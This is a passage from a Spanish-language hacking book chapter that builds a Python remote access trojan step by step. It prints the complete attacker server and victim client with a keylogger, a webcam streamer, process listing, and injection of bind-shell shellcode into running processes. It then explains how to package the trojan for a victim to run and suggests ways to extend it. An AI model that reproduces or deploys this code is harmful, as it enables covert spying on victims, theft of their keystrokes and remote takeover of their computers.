                data = client.recv(8192)
                if data:
                    total_data.append(data)
                    begin=time.time()
                else:
                    time.sleep(0.1)
            except:
                pass
        return ''.join(total_data)

    def processTrojanResponse(self, trojanResponse):
        if trojanResponse.startswith("KEYLOGGER"):
            victim = trojanResponse.split(' ')[0].replace("KEYLOGGER", '')
```

```
            response = trojanResponse.replace("KEYLOGGER"+victim,'')
            print("Dumping keylog to: %s" %('/home/adastra/Escritorio/
keylog_%s'%(victim)))
            with open('/home/adastra/Escritorio/keylog_%s'%(victim),"a+") as f:
                response += "\n"+str(datetime.datetime.now())+"\n"
                f.write(response)
        elif trojanResponse.startswith("PROCESSES"):
            victim = trojanResponse.split(' ')[0].replace("PROCESSES", '')
            response = trojanResponse.replace("PROCESSES"+victim,'')
            victim = victim.replace('\r\n','')
            print("Dumping process list to: %s" %('/home/adastra/Escritorio/
processlog_%s'%(victim)))
            with open('/home/adastra/Escritorio/processlog_%s'%(victim),"a+") as
f:
                response += "\n"+str(datetime.datetime.now())+"\n"
                f.write(response)
        elif trojanResponse.startswith("WEBCAM"):
            victim = trojanResponse.split(' ')[0].replace("WEBCAM", '')
            response = trojanResponse.replace("WEBCAM"+victim,'')
            print(response)

    def finish(self):
        print("[+]Closing TCP Server")
        server.shutdown()

class ThreadedTCPServer(SocketServer.ThreadingMixIn, SocketServer.TCPServer):
    pass

def timeout(signum, frame):
    print("Timing out!")
    if server != None:
        server.shutdown()
        sys.exit(0)

if __name__ == "__main__":
    try:
        HOST, PORT = (sys.argv[1], int(sys.argv[2]))
        server = ThreadedTCPServer((HOST, PORT), RATTcpRequestHandler)
        ip, port = server.server_address
        server_thread = threading.Thread(target=server.serve_forever)
        server_thread.daemon = True
        server_thread.start()
        while server_thread.is_alive():
            pass
        signal.signal(signal.SIGALRM, timeout)
        signal.alarm(1)
    except KeyboardInterrupt:
        sys.exit(0)
```

Los cambios que se han incluido en el *script* "*simpleServerRAT-v02.py*" con respecto a la versión "*v01*" no resaltan demasiado, pero incluye las funciones que permiten controlar las respuestas que envía la máquina infectada al servidor.

simpleTrojanRAT-v02.py

```
import keylogger, paramiko, threading, subprocess, sched, time, sys, ctypes,
os.path, cv2
from ctypes import *
from BaseHTTPServer import BaseHTTPRequestHandler,HTTPServer

if len(sys.argv) != 5:
    print("usage simpleTrojanRAT.py <interface> <port> <server_user> <server_pas-
sword>")
    exit()

client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect(sys.argv[1], port=int(sys.argv[2]), username=sys.argv[3],
password=sys.argv[4])
chan = client.get_transport().open_session()
hostnameClient = subprocess.check_output('hostname', shell=True)
chan.send('Client: '+hostnameClient)
print(chan.recv(1024))

validCommands = ['PROCESSES','KEYLOGGER','WEBCAM','BINDSHELL','DUMP','EXIT']
captures = []

class WebCamHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path.endswith('.html') or self.path=="/":
            self.send_response(200)
            self.send_header('Content-type','text/html')
            self.end_headers()
            self.wfile.write('<html><head></head><body>')
            self.wfile.write('<img src="http://127.0.0.1:10001/victim.mjpg"/>')
            self.wfile.write('</body></html>')
            return
        else:
            self.send_response(200)
            self.send_header('Content-type','multipart/x-mixed-replace; boundary=-
-victimvideo')
            self.end_headers()
            while True:
                try:
                    for capture in captures:
                        rc,img = capture.read()
                        if not rc:
                            continue
                        color = cv2.cvtColor(img,cv2.COLOR_BGR2BGRA)
                        rec, bufffer = cv2.imencode(".png",color)
                        self.wfile.write("--victimvideo\r\n")
                        self.send_header('Content-type','image/png')
                        self.send_header('Content-length',str(len(bufffer)))
                        self.end_headers()
                        self.wfile.write(bytearray(bufffer))
                        self.wfile.write('\r\n')
```

```
                except KeyboardInterrupt:
                    break
            return
class Trojan():
    def __init__(self):
        self.trackKeyLogger = "KEYLOGGER"+hostnameClient+" "
        self.trackWebCamProcesses = "WEBCAM"+hostnameClient+" "
        self.trackProcesses = ""

    def __startKeyloggerWindows(self):
        def registerKeysWindows():
            self.trackKeyLogger += chr(event.Ascii)
        hooks_manager = pyHook.HookManager()
        hooks_manager.KeyDown = registerKeysWindows()
        hooks_manager.HookKeyboard( )
        pythoncom.PumpMessages()
    def __startKeyloggerLinux(self):
        now = time.time()
        done = lambda: time.time() > now + (60*60*24*365)
        self.keylogCounterChars = 0
        def register_keys(t, modifiers, keys):
            if keys is not None:
                self.trackKeyLogger += keys
        keylogger.log(done, register_keys)

    def __listProcessesWindows(self):
        self.trackProcesses = "PROCESSES"+hostnameClient+" "
        import ctypes.wintypes
        self.trackProcesses += "List of processes in client %s \n" %(hostname-
Client)
        self.trackProcesses += "------------------------------\n"
        Psapi = WinDLL('Psapi.dll')
        EnumProcesses = Psapi.EnumProcesses
        EnumProcesses.restype = ctypes.wintypes.BOOL
        GetProcessImageFileName = Psapi.GetProcessImageFileNameA
        GetProcessImageFileName.restype = ctypes.wintypes.DWORD
        Kernel32 = WinDLL('kernel32.dll')
        OpenProcess = Kernel32.OpenProcess
        OpenProcess.restype = ctypes.wintypes.HANDLE
        CloseHandle = Kernel32.CloseHandle
        MAX_PATH = 260
        count = 32
        while True:
            ProcessIds = (ctypes.wintypes.DWORD*count)()
            cb = ctypes.sizeof(ProcessIds)
            BytesReturned = ctypes.wintypes.DWORD()
            if EnumProcesses(byref(ProcessIds), cb, byref(BytesReturned)):
                if BytesReturned.value<cb:
                    break
                else:
                    count *= 2
            else:
                self.trackProcesses += "[*] Failed calling 'EnumProcesses'."
```

```
                self.trackProcesses += "------------------------------\n"
                return
        for index in range(BytesReturned.value / sizeof(ctypes.wintypes.DWORD)):
            ProcessId = ProcessIds[index]
            hProcess = OpenProcess(( 0x000F0000 | 0x00100000 | 0xFFF ), False,
ProcessId)
            if hProcess:
                ImageFileName = (c_char*MAX_PATH)()
                if GetProcessImageFileName(hProcess, ImageFileName, MAX_PATH) > 0:
                    filename = os.path.basename(ImageFileName.value)
                    self.trackProcesses += "[*] %s  -  %s \n" %(filename,ProcessId)
                CloseHandle(hProcess)
        self.trackProcesses += "------------------------------\n"

    def __listProcessesLinux(self):
        self.trackProcesses = "PROCESSES"+hostnameClient+" "
        self.trackProcesses += "List of processes in client %s \n" %(hostname-
Client)
        self.trackProcesses += "------------------------------\n"
        self.trackProcesses += subprocess.Popen(['ps', '-U', '0'],
stdout=subprocess.PIPE).communicate()[0]
        self.trackProcesses += "------------------------------\n"


    def listProcesses(self):
        if os.name == 'nt':
            self.__listProcessesWindows()
        else:
            self.__listProcessesLinux()
        chan.send(self.trackProcesses)

    def startKeyLogger(self):
        if os.name == 'nt':
            self.__startKeyloggerWindows()
        else:
            self.__startKeyloggerLinux()

    def startWebcamScraper(self):
        global captures
        for i in range(0,5):
            try:
                cap = cv2.VideoCapture(i)
                captures.append(cap)
            except:
                continue
        try:
            self.trackWebCamProcesses += "[*] Starting webcam server in %s:%d. Use
a browser to check the victim's webcam." %(hostnameClient.rstrip('\r\n'), 10001)
            chan.send(self.trackWebCamProcesses)
            server = HTTPServer(('0.0.0.0',10001),WebCamHandler)
            server.serve_forever()
        except KeyboardInterrupt:
            for capture in captures:
```

```
            capture.release()
        server.socket.close()

    def startBindShell(self):
        pass

trojan = Trojan()
def processCommand(command):
    if command.upper() == 'PROCESSES':
        trojan.listProcesses()
    elif command.upper() == 'KEYLOGGER':
        keylogger_thread = threading.Thread(target=trojan.startKeyLogger)
        keylogger_thread.daemon = True
        keylogger_thread.start()
    elif command.upper() == 'DUMP':
        chan.send(trojan.trackKeyLogger)
    elif command.upper() == 'WEBCAM':
        trojan.startWebcamScraper()
        webcam_thread = threading.Thread(target=trojan.startWebcamScraper)
        webcam_thread.daemon = True
        webcam_thread.start()
    elif command.upper() == 'BINDSHELL':
        trojan.startBindShell()
while True:
    try:
        command = chan.recv(1024)
        if command.upper() == 'EXIT':
            print "Server exiting."
            break
        if command is not None and command != '' and command in validCommands:
            processCommand(command)
    except Exception,e:
        chan.send(str(e))
        client.close()
```

Las funcionalidades incluidas en el lado de la víctima ya se han visto en los *scripts* de las secciones anteriores, en las que se ha explicado cómo crear un *keylogger*, un *webcam scraper* y cómo obtener un listado de procesos en ejecución. En esencia dichas rutinas han cambiado muy poco con respecto a los programas enseñados anteriormente, pero para enviar la información al servidor desde la máquina de la víctima cambia un poco, ya que se envían cadenas de texto simples identificando que es una respuesta que corresponde a una de las ordenes enviadas previamente.

La versión final del programa incluye la posibilidad de crear una consola "*bind*", de esta forma el atacante podrá interactuar directamente con el sistema y ejecutar comandos. Estas funcionalidades también se han explicado anteriormente en este documento y se invita al lector a repasar cómo se han implementado en el caso de que no lo tenga del todo claro.

Por otra parte, dado que el programa comienza a crecer y ahora es un poco más complejo, una buena práctica en este punto consiste en separar lógicamente las clases en grupos funcionales, los cuales serán incluidos en ficheros *Python* independientes, de esta forma no solamente se consigue dividir

el programa en módulos más pequeños, sino que es mucho más sencillo de mantener y de realizar modificaciones en funcionalidades concretas si es necesario. Esto es algo que hay que tener en cuenta cuando se desarrolla *software*, ya que normalmente los programas tienden a ser cada vez más complejos y la correcta separación de funcionalidades en clases y ficheros independientes, permite gestionar mucho mejor los cambios.

Lo anterior se reduce a una frase que no solamente aplica a la estrategia militar, sino a prácticamente cualquier problema complejo independiente de su naturaleza: "Divide y vencerás". Probablemente es uno de los mejores enfoques que puede asumir un desarrollador cuando escribe *software*, especialmente cuando se utiliza un lenguaje de programación orientado a objetos como es el caso de *Python* o *Java*.

simpleServerRAT.py

```
import socket, sys, os, threading, SocketServer, paramiko, signal,datetime,time

if len(sys.argv) != 5:
    print("usage simpleServerRAT.py <interface> <port> <server_key> <password>")
    exit()
server = None

options = {'p':'PROCESSES', 'k':'KEYLOGGER', 'd':'DUMP', 'w':'WEBCAM',
'l':'BINDSHELLLIN', 'x':'EXIT'}
server_key = paramiko.RSAKey(filename=sys.argv[3],password=sys.argv[4])
#server_key = paramiko.RSAKey(filename="/home/adastra/.ssh/id_rsa",
password="password")

class RATServer (paramiko.ServerInterface):
    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        if (username == 'adastra') and (password == 'adastra'):
            return paramiko.AUTH_SUCCESSFUL
        return paramiko.AUTH_FAILED
class RATTcpRequestHandler(SocketServer.BaseRequestHandler):
    def handle(self):
        sshTransport = None
        try:
            client = self.request
            sshTransport = paramiko.Transport(client)
            sshTransport.load_server_moduli()
            sshTransport.add_server_key(server_key)
            serverRAT = RATServer()
            try:
                sshTransport.start_server(server=serverRAT)
            except paramiko.SSHException, x:
                print("Exception raised "+str(x))
            except:
```

```
            print(sys.exc_info())
        self.chan = sshTransport.accept(200)
        clientName = self.chan.recv(1024)
        self.chan.send('SSH Connection Established!')
        print('\n[+] A new fresh victim! %s ' %(clientName))
        os.system('cls' if os.name == 'nt' else 'clear')
        try:
            input = raw_input
        except NameError:
            pass
        print('[+] SimpleRAT v0.2 Ready to rock! Courtesy of Adastra :3')
        print('\n')
        print("Select an Option...")
        print("[++] (p) List of processes")
        print("[++] (k) Start keylogger in victim")
        print("[++] (d) Dump keylogger (/home/adastra/Escritorio/keylog-VI-
CITM_ID )")
        print("[++] (w) Start webcam capture")
        print("[++] (l) Start bind shell Linux victim")
        print("[++] (x) Exit")
        while True:
            option = input("Enter Option:> ")
            if option is None or option == '':
                print('invalid option')
                continue
            selectedOption = option[0]
            if  selectedOption in options.keys():
                selection = options[selectedOption].rstrip('\r\n')
                if options[selectedOption].lower() == 'exit':
                    print("Exiting...")
                    self.chan.send('exit')
                    break
                self.chan.send(selection)
                self.processTrojanResponse(self.recv_timeout(self.chan) )
            else:
                print('invalid option')
    except:
        print(sys.exc_info())
    finally:
        if sshTransport is not None:
            sshTransport.close()

def recv_timeout(self,client,timeout=2):
    client.setblocking(0)
    total_data=[];
    data='';
    begin=time.time()
    while True:
        if total_data and time.time()-begin > timeout:
            break
        elif time.time()-begin > timeout*2:
            break
        try:
```

```
                data = client.recv(8192)
                if data:
                    total_data.append(data)
                    begin=time.time()
                else:
                    time.sleep(0.1)
            except:
                pass
        return ''.join(total_data)

    def processTrojanResponse(self, trojanResponse):
        if trojanResponse.startswith("KEYLOGGER"):
            victim = trojanResponse.split(' ')[0].replace("KEYLOGGER", '')
            response = trojanResponse.replace("KEYLOGGER"+victim,'')
            victim = victim.replace('\r\n','')
            print("Dumping keylog to: %s" %('/home/adastra/Escritorio/
keylog_%s'%(victim)))
            with open('/home/adastra/Escritorio/keylog_%s'%(victim),"a+") as f:
                response += "\n"+str(datetime.datetime.now())+"\n"
                f.write(response)
        elif trojanResponse.startswith("PROCESSES"):
            victim = trojanResponse.split(' ')[0].replace("PROCESSES", '')
            response = trojanResponse.replace("PROCESSES"+victim,'')
            victim = victim.replace('\r\n','')
            print("Dumping process list to: %s" %('/home/adastra/Escritorio/
processlog_%s'%(victim)))
            with open('/home/adastra/Escritorio/processlog_%s'%(victim),"a+") as
f:
                response += "\n"+str(datetime.datetime.now())+"\n"
                f.write(response)
        elif trojanResponse.startswith("WEBCAM"):
            victim = trojanResponse.split(' ')[0].replace("WEBCAM", '')
            response = trojanResponse.replace("WEBCAM"+victim,'')
            victim = victim.replace('\r\n','')
            print(response)
        elif trojanResponse.startswith("BINDSHELL"):
            victim = trojanResponse.split(' ')[0].replace("BINDSHELL", '')
            response = trojanResponse.replace("BINDSHELL"+victim,'')
            victim = victim.replace('\r\n','')
            print(response)

    def finish(self):
        print("[+]Closing TCP Server")
        server.shutdown()
class ThreadedTCPServer(SocketServer.ThreadingMixIn, SocketServer.TCPServer):
    pass

def timeout(signum, frame):
    print("Timing out!")
    if server != None:
        server.shutdown()
        sys.exit(0)
```

```
if __name__ == "__main__":
    try:
        HOST, PORT = (sys.argv[1], int(sys.argv[2]))
        server = ThreadedTCPServer((HOST, PORT), RATTcpRequestHandler)
        ip, port = server.server_address
        server_thread = threading.Thread(target=server.serve_forever)
        server_thread.daemon = True
        server_thread.start()
        while server_thread.is_alive():
            pass
        signal.signal(signal.SIGALRM, timeout)
        signal.alarm(1)
    except KeyboardInterrupt:
        sys.exit(0)
```

El servidor ahora soporta el ingreso de la instrucción "*BINDSHELL*" y procesa todas las órdenes admitidas por el programa. Además, para simplificar el programa y no repetir demasiado el código incluido en los *scripts* de las secciones anteriores, solamente soporta la generación de una consola "*bind*" sobre sistemas *Linux*.

troyanRAT.py

```
import  paramiko, threading, sys,subprocess, os
from WebCamMonitor import WebCamServer
from KeywordMonitor import KeywordHandler
from Processes import ProcessesList
from ShellManager import ShellManager

if len(sys.argv) != 5:
    print("usage simpleTrojanRAT.py <interface> <port> <server_user> <server_pas-
sword>")
    exit()
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect(sys.argv[1], port=int(sys.argv[2]), username=sys.argv[3],
password=sys.argv[4])
chan = client.get_transport().open_session()
hostnameClient = subprocess.check_output('hostname', shell=True)
chan.send('Client: '+hostnameClient)
print(chan.recv(1024))
validCommands = ['PROCESSES','KEYLOGGER','WEBCAM','BINDSHELL','BINDSHELL','DUMP','
EXIT']

class Trojan():
    def __init__(self):
        self.trackProcesses = ""
        self.webcam = WebCamServer(hostnameClient)
        self.keyword = KeywordHandler(hostnameClient)
        self.processes = ProcessesList(hostnameClient)
        self.shellManager = ShellManager(hostnameClient)

    def listProcesses(self):
        if os.name == 'nt':
```

```
            self.processes.listProcessesWindows()
        else:
            self.processes.listProcessesLinux()
        chan.send(self.processes.trackProcesses)

    def startKeyLogger(self):
        if os.name == 'nt':
            self.keyword.startKeyloggerWindows()
        else:
            self.keyword.startKeyloggerLinux()

    def startWebcamScraper(self):
        self.webcam.startWebcamScraper(chan)

    def startBindShellLinux(self):
        self.shellManager.startBindShellLinux()
        chan.send(self.shellManager.trackBindShell)

trojan = Trojan()
def processCommand(command):
    if command.upper() == 'PROCESSES':
        trojan.listProcesses()
    elif command.upper() == 'KEYLOGGER':
        keylogger_thread = threading.Thread(target=trojan.startKeyLogger)
        keylogger_thread.daemon = True
        keylogger_thread.start()
    elif command.upper() == 'DUMP':
        chan.send(trojan.keyword.trackKeyLogger)
    elif command.upper() == 'WEBCAM':
        trojan.startWebcamScraper()
        webcam_thread = threading.Thread(target=trojan.startWebcamScraper)
        webcam_thread.daemon = True
        webcam_thread.start()
    elif command.upper() == 'BINDSHELL':
        trojan.startBindShellLinux()
while True:
    try:
        command = chan.recv(1024)
        if command.upper() == 'EXIT':
            print "Server exiting."
            break
        if command is not None and command != '' and command in validCommands:
            processCommand(command)
    except Exception,e:
        chan.send(str(e))
        client.close()
```

En este caso el programa tiene varios cambios con respecto a la versión anterior, ya que ahora las funciones se encuentran en módulos independientes, reduciendo considerablemente el número de líneas de código.

Las funciones del troyano ahora se encuentran separadas en los módulos "*WebCamMonitor.py*", "*KeywordMonitor.py*", "*Processes.py*" y "*ShellManager.py*". Las funciones de dichos módulos

son invocadas cuando el troyano se conecta con el servidor y el atacante envía las órdenes correspondientes.

WebCamMonitor.py

```
from BaseHTTPServer import BaseHTTPRequestHandler,HTTPServer
try:
    import cv2
except:
    pass

captures = []
class WebCamHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path.endswith('.html') or self.path=="/":
            self.send_response(200)
            self.send_header('Content-type','text/html')
            self.end_headers()
            self.wfile.write('<html><head></head><body>')
            self.wfile.write('<img src="http://127.0.0.1:10001/victim.mjpg"/>')
            self.wfile.write('</body></html>')
            return
        else:
            self.send_response(200)
            self.send_header('Content-type','multipart/x-mixed-replace; boundary=-
-victimvideo')
            self.end_headers()
            while True:
                try:
                    for capture in captures:
                        rc,img = capture.read()
                        if not rc:
                            continue
                        color = cv2.cvtColor(img,cv2.COLOR_BGR2BGRA)
                        rec, bufffer = cv2.imencode(".png",color)
                        self.wfile.write("--victimvideo\r\n")
                        self.send_header('Content-type','image/png')
                        self.send_header('Content-length',str(len(bufffer)))
                        self.end_headers()
                        self.wfile.write(bytearray(bufffer))
                        self.wfile.write('\r\n')
                except KeyboardInterrupt:
                    break
            return

class WebCamServer():
    def __init__(self, hostnameClient):
        self.hostnameClient = hostnameClient
        self.trackWebCamProcesses = "WEBCAM"+self.hostnameClient+" "

    def startWebcamScraper(self,chan):
        global captures
        for i in range(0,5):
```

```
            try:
                cap = cv2.VideoCapture(i)
                captures.append(cap)
            except:
                continue
        try:
            self.trackWebCamProcesses += "[*] Starting webcam server in %s:%d. Use
a browser to check the victim's webcam." %(self.hostnameClient.rstrip('\r\n'),
10001)
            chan.send(self.trackWebCamProcesses)
            server = HTTPServer(('0.0.0.0',10001),WebCamHandler)
            server.serve_forever()
        except KeyboardInterrupt:
            for capture in captures:
                capture.release()
            server.socket.close()
```

Este módulo es el encargado de iniciar un servidor *web* en la máquina de la víctima en el puerto "10001", el cual se encargará de transmitir los frames capturados de cada una de las cámaras *web* instaladas.

El atacante lo único que tiene que hacer es abrir un navegador web e ingresar la dirección *IP* o nombre de dominio de la víctima con el puerto "10001" para ver en tiempo real la actividad que capturan las cámaras instaladas.

Como se ha comentado anteriormente, las instrucciones de este módulo son prácticamente iguales a las que se han explicado en los *scripts* de la sección 4.5.4.3.

KeywordMonitor.py

```
import time, os
if os.name == 'nt':
    import pyHook, pythoncom
else:
    import keylogger

class KeywordHandler():
    def __init__(self,hostnameClient):
        self.trackKeyLogger = "KEYLOGGER"+hostnameClient+" "

    def startKeyloggerWindows(self):
        def registerKeysWindows(event):
            self.trackKeyLogger += chr(event.Ascii)
        hooks_manager = pyHook.HookManager()
        hooks_manager.KeyDown = registerKeysWindows
        hooks_manager.HookKeyboard( )
        pythoncom.PumpMessages()

    def startKeyloggerLinux(self):
        now = time.time()
        done = lambda: time.time() > now + (60*60*24*365)
        def register_keys(t, modifiers, keys):
```

```
        if keys is not None:
            self.trackKeyLogger += keys
    keylogger.log(done, register_keys)
```

Este módulo se encarga de registrar la actividad del teclado y transferir las pulsaciones al servidor del atacante cuando sea solicitado.

En este caso, se utilizan las librerías *pyhook* y *pythoncom* en el caso de que la máquina de la víctima sea un sistema *Windows* y el proyecto "*pykeylogger*" ubicado en el repositorio *https://github.com/amoffat/pykeylogger* en el caso de que sea un sistema Linux.

Las instrucciones de este módulo son prácticamente iguales a las que se han explicado en los *scripts* de la sección 4.5.4.1.

Processes.py

```
from ctypes import *
import subprocess

class ProcessesList():
    def __init__(self, hostnameClient):
        self.hostnameClient=hostnameClient
        self.trackProcesses = "PROCESSES"+hostnameClient+" "

    def listProcessesWindows(self):
        self.trackProcesses = "PROCESSES"+self.hostnameClient+" "
        import ctypes.wintypes
        self.trackProcesses += "List of processes in client %s \n" %(self.hostna-
meClient)
        self.trackProcesses += "------------------------------\n"
        Psapi = WinDLL('Psapi.dll')
        EnumProcesses = Psapi.EnumProcesses
        EnumProcesses.restype = ctypes.wintypes.BOOL
        GetProcessImageFileName = Psapi.GetProcessImageFileNameA
        GetProcessImageFileName.restype = ctypes.wintypes.DWORD
        Kernel32 = WinDLL('kernel32.dll')
        OpenProcess = Kernel32.OpenProcess
        OpenProcess.restype = ctypes.wintypes.HANDLE
        CloseHandle = Kernel32.CloseHandle
        MAX_PATH = 260
        count = 32
        while True:
            ProcessIds = (ctypes.wintypes.DWORD*count)()
            cb = ctypes.sizeof(ProcessIds)
            BytesReturned = ctypes.wintypes.DWORD()
            if EnumProcesses(byref(ProcessIds), cb, byref(BytesReturned)):
                if BytesReturned.value<cb:
                    break
                else:
                    count *= 2
            else:
                self.trackProcesses += "[*] Failed calling 'EnumProcesses'."
```

```
                self.trackProcesses += "-------------------------------\n"
                return
        for index in range(BytesReturned.value / sizeof(ctypes.wintypes.DWORD)):
            ProcessId = ProcessIds[index]
            hProcess = OpenProcess(( 0x000F0000 | 0x00100000 | 0xFFF ), False,
ProcessId)
            if hProcess:
                ImageFileName = (c_char*MAX_PATH)()
                if GetProcessImageFileName(hProcess, ImageFileName, MAX_PATH) > 0:
                    import os.path
                    filename = os.path.basename(ImageFileName.value)
                    self.trackProcesses += "[*] %s  -  %s \n" %(filename,ProcessId)
                CloseHandle(hProcess)
        self.trackProcesses += "-------------------------------\n"

    def listProcessesLinux(self):
        self.trackProcesses += "List of processes in client %s \n" %(self.hostna-
meClient)
        self.trackProcesses += "-------------------------------\n"
        self.trackProcesses += subprocess.Popen(['ps', '-U', '0'],
stdout=subprocess.PIPE).communicate()[0]
        self.trackProcesses += "-------------------------------\n"
```

Este módulo se encarga de generar un listado de los procesos activos en el sistema y transmitirlo al servidor del atacante. Contiene dos funciones separadas para sistemas *Linux* y *Windows*, con rutinas de código especificas para dichos sistemas.

Las instrucciones de este módulo son prácticamente iguales a las que se han explicado en los *scripts* de las secciones 4.5.1 y 4.5.2.

ShellManager.py

```
import sys, os
if os.name == 'nt':
    print("The shell extension only work in Linux systems.")
else:
    import commands
    from ptrace.debugger.debugger import PtraceDebugger
    from ptrace.error import PtraceError

class ShellManager():
    def __init__(self,hostnameClient):
        self.trackBindShell = "BINDSHELL"+hostnameClient+" "
    def bindShellLinux(self, pid):
        shellcode = "\x31\xc0\x6a\x66\x58\x6a\x01\x5b\x6a\x06\x6a\x01\x6a\x02\x89\
xe1\xcd\x80\x89\xc6\x31\xd2\x52\x66\x68\x11\x5c\x66\x6a\x02\x89\xe1\x6a\x10\x51\
x50\x89\xe1\xb3\x02\x6a\x66\x58\xcd\x80\x31\xc0\xb0\x66\xb3\x04\x6a\x01\x56\x89\
xe1\xcd\x80\x52\x56\x89\xe1\x43\x6a\x66\x58\xcd\x80\x89\xc3\x6a\x02\x59\x6a\x3f\
x58\xcd\x80\xe2\xf9\x6a\x3f\x58\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\
x2f\x62\x69\x89\xe3\x52\x66\x68\x2d\x69\x89\xe1\x52\x51\x53\x89\xe1\x6a\x0b\x58\
xcd\x80"
        dbg = PtraceDebugger()
        process = dbg.addProcess(int(pid), False)
```

```
        eip = process.getInstrPointer()
        bytes = process.writeBytes(eip, shellcode)
        process.setreg("ebx", 0)
        process.cont()
        return True

    def startBindShellLinux(self):
        commonNames = ["cupsd", "dhclient", "firefox", "chromium-browser", "nc"
"iceweasel", "gnome-panel"]
        currentProcs = [pid for pid in os.listdir('/proc') if pid.isdigit()]
        pids = []
        for proc in currentProcs:
            try:
                procname = open(os.path.join('/proc', proc, 'cmdline'), 'rb').
read()
                if any(procname[:-1] in name for name in commonNames):
                    self.bindShellLinux(proc)
            except:
                continue
```

Finalmente, el módulo *ShellManager* se encarga de la generación de consolas del tipo "*bind*" en la máquina de la víctima en el caso de que su sistema operativo sea *Linux*.

Se ha dejado así por simplicidad, sin embargo para soportar también consolas del tipo "*bind*" sobre sistemas *Windows*, se recomienda revisar los *scripts* de las secciones 4.5.1 y 4.5.2.

4.5.4.4.1 El RAT desarrollado, ahora en funcionamiento

Con todos los elementos desarrollados, es el momento de probar el funcionamiento del *RAT*.

En primer lugar, es necesario ejecutar el servidor en la máquina del atacante, el cual como ya se ha indicado, se encuentra incluido en el *script* "*simpleServerRAT.py*".

```
>python simpleServerRAT.py
usage simpleServerRAT.py <interface> <port> <server_key> <password>
>python simpleServerRAT.py 192.168.1.98 2222 /home/adastra/.ssh/id_rsa password
```

Posteriormente, se debe empaquetar el troyano en un fichero ejecutable utilizando *PyInstaller* o *CXFreeze*, el cual incluirá los siguientes módulos: "*troyanRAT.py*", "*KeywordMonitor.py*", "*Processes.py*", "*ShellManager.py*", "*WebCamMonitor.py*".

El fichero resultante deberá ser ejecutado por la víctima en su máquina y si los argumentos de conexión especificados son correctos, el *script* se conectará con el servidor y quedará a la espera de órdenes por parte del atacante.

```
>python troyanRAT.py
usage simpleTrojanRAT.py <interface> <port> <server_user> <server_password>
>python troyanRAT.py 192.168.1.98 2222 adastra adastra
```

La siguiente imagen enseña lo que verá el atacante tras ejecutar el servidor y recibir una conexión por parte de una víctima.




Imagen 04.02: Vista del atacante con el RAT en funcionamiento.

En la imagen se puede apreciar el menú que se habilitará al atacante cuando una víctima ejecute el troyano y cada una de las opciones se puede activar en cualquier momento. En este caso, se ha activado el *keylogger*, el módulo para controlar las cámaras *web* instaladas en la víctima y el módulo para listar los procesos en ejecución.

En la imagen se puede apreciar el contenido de los ficheros correspondientes al *keylogger* y al listado de procesos en ejecución, además, también se pueden ver los frames transmitidos por una de las cámaras *web* instaladas en el ordenador de la víctima, simplemente utilizando un navegador *web*.

4.5.4.4.2 ¿Cómo se puede mejorar el RAT desarrollado?

El programa anterior se ha compuesto por varios elementos que permiten tener cierto nivel de control sobre la víctima, pero evidentemente se pueden incluir muchas más características y funcionalidades que lo pueden convertir en una herramienta muy versátil.

Si el lector se encuentra interesado en desarrollar su propio *RAT* partiendo del programa incluido en el presente documento y extender sus funcionalidades, a continuación se presenta una lista de algunas mejoras que se pueden incluir.

- Una interfaz más amigable para el atacante: Aunque probablemente para muchos será suficiente con tener una consola y ejecutar comandos, uno de los principales beneficios de contar con una interfaz gráfica (preferiblemente *web*) es que la herramienta será mucho más fácil de manejar, lo que finalmente se traduce en más tiempo para hacer otras cosas.
- Soportar múltiples víctimas: Para mantener el código lo más simple posible y que fuera lo más claro para el lector, el programa anterior solamente procesa una víctima a la vez, por

este motivo, una de las mejoras que se pueden implementar en el programa anterior consiste en crear un listado de conexiones que puedan ser gestionadas por el atacante, de tal forma que tenga la posibilidad de elegir con cuál víctima quiere interactuar en un momento dado.

- Implementar conexiones inversas y una consola "*bind*" para otros sistemas operativos distintos de *Linux*: En el programa anterior solamente se pueden generar consolas del tipo "*bind*" si la víctima es una máquina con *Linux*, pero no se soporta otros sistemas operativos como *Windows*, por este motivo una mejora que el lector puede incorporar en el programa anterior consiste en implementar consolas inversas y consolas "*bind*" sobre algunos de los sistemas operativos más populares.
